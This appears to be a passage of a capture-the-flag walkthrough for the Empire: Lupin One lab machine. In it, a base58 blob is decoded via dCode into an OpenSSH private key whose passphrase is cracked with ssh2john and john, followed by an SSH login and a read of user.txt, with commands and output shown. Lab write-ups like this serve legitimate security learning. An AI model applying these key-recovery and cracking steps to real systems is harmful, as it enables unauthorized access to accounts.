W8fSjCVBuUTKSEAvkRr6iLj6H4LEjBg256G4DHHqpwTgYFtejc8nLX77LUoVmACLvfC439jtVdxCtYA6y2vj7ZDeX7zp2VYR89GmSqEWj3doqdahv1DktvtQcRBiizMgNWY
sjMWRM4BPScnn92ncLD1Bw5ioB8NyZ9CNkMNk4Pf7Uqa7vCTgw4VJvvSjE6PRFnqDSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8ZngCqKvVhegBAVi7nDBTwukqEDeCS46Ucz
hXMFbAgnQWhExas547vCXho71gcmVqu2x5EAPFgJqyvMmRScQxiKrYoK3p279KLAySM4vNcRxrRrR2DYQwhe8YjNsf8MzqjX54mhbWcjz3jeXokonVk77P9g9y69DVzJeYU
vfXVCjPWi7aDDA7HdQd2UpCghEGtWSfEJtDgPxurPq8qJQh3N75YF8KeQzJs77Tpwcdv2Wuvi1L5ZZtppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vd2jhg4rcpLZnGdmm
EotL7CfRdVwUWpVppHRZzq7FEQQFxkRL7JzGoL8R8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW
5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo
8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

It looks like some kind of cipher.



https://www.dcode.fr/cipher-identifier

Cipher Identifier

Cryptography › Cipher Identifier

Encrypted Message Identifier

★ CIPHERTEXT TO RECOGNIZE ?

```
MYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GG
iEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3t
nxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1Pw
gS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5Rr
Fa5zDgKm2gSRN8gHz3WqS
```

★ CLUES/KEYWORDS (IF ANY)
▶ ANALYZE

See also: Frequency Analysis — Index of Coincidence

Symbols Identifier

Go to: Symbols Cipher List

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'
★ BROWSE THE FULL DCODE TOOLS' LIST

```
dCode's analyzer suggests to investigate:
         ↑↓                          ↑↓
 Base 58                       ■■■■■■■■■▪
 Base62 Encoding                        ■
 Base64 Coding                          ■
 Substitution Cipher                    ▪
 Shift Cipher                           ▫
 Homophonic Cipher                      ▫
 Pollux Cipher                          ▫
                  #7
```

Cipher Identifier - dCode

Tag(s) : Cryptography, Cryptanalysis, dCode

Share

Answers to Questions (FAQ)

What is a cipher identifier? (Definition)

A encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs cryptanalysis, examines various features of the text, such as letter distribution, character repetition, word length, etc. to determine the type of encryption and guide users to the right tools based on the type of code or encryption identified.

How to decrypt a cipher text?

To decrypt / decipher an encoded message, it is necessary to know the encryption used (or the encoding method, or the implemented cryptographic principle). Without knowing the technique chosen by the sender of the


Summary

Encrypted Message Identifi
What is a cipher identifier? (Definition)
How to decrypt a ciph
How to recognize a ci
Why does the detecto display a warning?
Why does the analyze recognizer not detect my ciph method?
How does the cipher identifier work?

Similar pages

Support

Dcode cipher identifier told that it is base58.


https://www.dcode.fr/base-58-cipher
Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'
BROWSE THE FULL DCODE TOOLS' LIST
Results
BASE 58
Mathematics › Arithmetics › Base 58
BASE 58 DECODER
▶ DECRYPT
See also: Base64 Coding — Base N Convert
BASE 58 ENCODER
FROM A TEXT-BASED MESSAGE (ASCII)
Summary
Base 58 Decoder
Base 58 Encoder
What is Base58 ciphe (Definition)
How to encrypt using cipher?
How to decrypt Base5 cipher?
How to recognize a Base 5 ciphertext?
What are the variants of Ba 58?
Similar pages
Base N Convert
Base64 Coding
Base62 Encoding
Binary Code
Barcode EAN8
Barcode 93
Barcode 128
DCODE'S TOOLS LIST
Support
Feedback

ALPHABET: 123456789ABC…XYZabc…xyz (Bitcoin BTC)

BASE 58 CIPHERTEXT:

```
MYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GG
iEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3t
nxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1Pw
gS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5Rr
Fa5zDgKm2gSRN8gHz3WqS
```

RESULTS FORMAT:
● STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)
○ HEXADECIMAL 00-7F-FF
○ DECIMAL 0-127-255
○ OCTAL 000-177-377
○ BINARY 00000000-11111111
○ INTEGER NUMBER
○ FILE TO DOWNLOAD

BASE 58 ENCODER — ALPHABET: 123456789ABC…XYZabc…xyz (Bitcoin BTC)

BASE 58 PLAINTEXT:


```
dCode Base 58
```

Results:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1NiljYmMAAAAGY
mNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2E
AAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/
JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/
aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/
ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXius
Wl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRP
L7eJa0/nRfCaOrIzPfZ/NNYgu
/
DlflCmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5Oy
DICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLil9jrfnp/
tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5
```


Got it!!!

So, user said that this key also has a passphrase, let's crack it using john.




```
~/current

~/current (0.06s)
python2 ssh2john.py id_rsa > hash
```

Hash created. Let's crack it.



```
~/current (7.256s)
john hash --wordlist=fasttrack.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (id_rsa)
P@55w0rd!        (id_rsa)
P@55w0rd!        (id_rsa)
3g 0:00:00:03 DONE (2024-11-15 19:21) 0.8152g/s 60.59p/s 60.59c/s 60.59C/s 2003..starwars
Session completed
```


Found the passphrase and btw used the password list named "fasttrack.txt" because when chose rockyou.txt, it didn't crack the password.



```
icex64@LupinOne ~



icex64@LupinOne ~ (0.024s)
ls


icex64@LupinOne:~ (0.055s)
########################################
Welcome to Empire: Lupin One
########################################


~/Downloads (13.955s)
ssh icex64@192.168.122.236 -i id_rsa
Enter passphrase for key 'id_rsa':
```


logged in through ssh as the user.

```
icex64@LupinOne:~ (0.016s)
cat user.txt
    ...,    ,...    ..,.   .,,  *&@@@@@@@@@@&/.    ,,,.   .,..    ...,    ...,
    ,,,.    .,,,    *&@@%%%%%%%%%%%%%%%%%%%%%%%%%%%&@,.   ..,,    ,,,,    ,,,.
..,.    ,..,  (@&#%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&%,.    ..,,    ,...    ..
    .... .@&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  ....    ....    ,...
    .,#@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@  .,..    ,.,.    ...,
.,,,&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@#@.,    .,.,    .,..    .,
...@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@####@*.    ..,,    ....    ,.
   @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@%#######@% .,.,    .,.,    .,.,
..,,@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@@@@@@%#######@@,    ..,.    ,..,    ..
.,,, @@@@@@@@&%%%%%%%%%%%%%%&@@@@@@@@@@@@@@@@@@%%######@@,    .,,,    ,,.,    .,
    ..@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%###@@ .,..    ...,    ....
...,  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%#&@.    ...,    ...,    ..
....   #@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%@.    ....    ....    ..
    .,.,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%#@*.,.,    .,.,    ..@@@@
..,.    .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#@@    ..,.    ,..*@&&@@.
.,,.    ,.@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%@@    .,,.    .@&&&@( ,,
    ,.,.  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%@@%%&@@@, ,,,@&@@@.,,,
....    ...#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&%%%%&%,@%%%%%%#@@@@@%..     ..
...,    ...,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&&&@,*,,@%%%%%%@@@&@%%@..    ..
    ,,.,    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/,***,*,@%%%@@&@@@%###@  ,,.,
    .,. @@&&&@@,,/@@@@@@@@@@@@@@@@@@@@@@@@#,,,,,,,,,*,,@%%%@&&@@%%%%%##&* ,...
.,,, @@&@@&@&@@%,*,*,*,*,***,*,*,***,*,*,*,*,*,*,**,&@%%&@@@&@%%%%%%%@/.,     .,
  /@@&&&&&&&&&&@@*,,,,,,,,,,,,,,,,,,,,,,*,,,**,%@&%%%%@&&&@%%%%%%%%%@(    ,..,
 @&@&@&@&@&@&@&&@@@@@(,*,*,,**,*,*,,,*#&@@&%%%%%%%%&@@@@@%%%%%%%%@&..,    .,.,
@@@&&&&&&&&&&&&&&&&&@@@&&&@@@@&&@@&&@&&&%&%%%%%%@&&&@&%%%%%%%&@,..    ...,    ..
 @&&&@&@&@&@&@&@&@&@&@&@&@&&@@@&&&&&&&&&%&%%%%&@&&@@%%%#&@%..,    .,.,    .,.,
  @@@@&&&&&&&&&&&&&&&&&&&&@&&&&&&&&&&&&%%&%@&@&@&@@%..    ....    ....    ,..,
.,,, *@@&&&@&@&@&@&&&&&&&&&&&&&&&&&&&&%&&@@&&@....    ,.,    .,,,    ,,..    .,
    ,,,,    .,%@@@@@@@@@@@@@@@@@%, ...,@@&&@(,,    ,,,.   .,,,    ,,.,    .,,.
    .,.,    .,,,    .,,.    ..,.   ,*@@&&@  ,,,,   ,.,.   .,.,    .,.,    .,.,
...,    ....    ....    ,..    ,..@@@&@#,..    ....    ,..    ...,    ....    ..
```



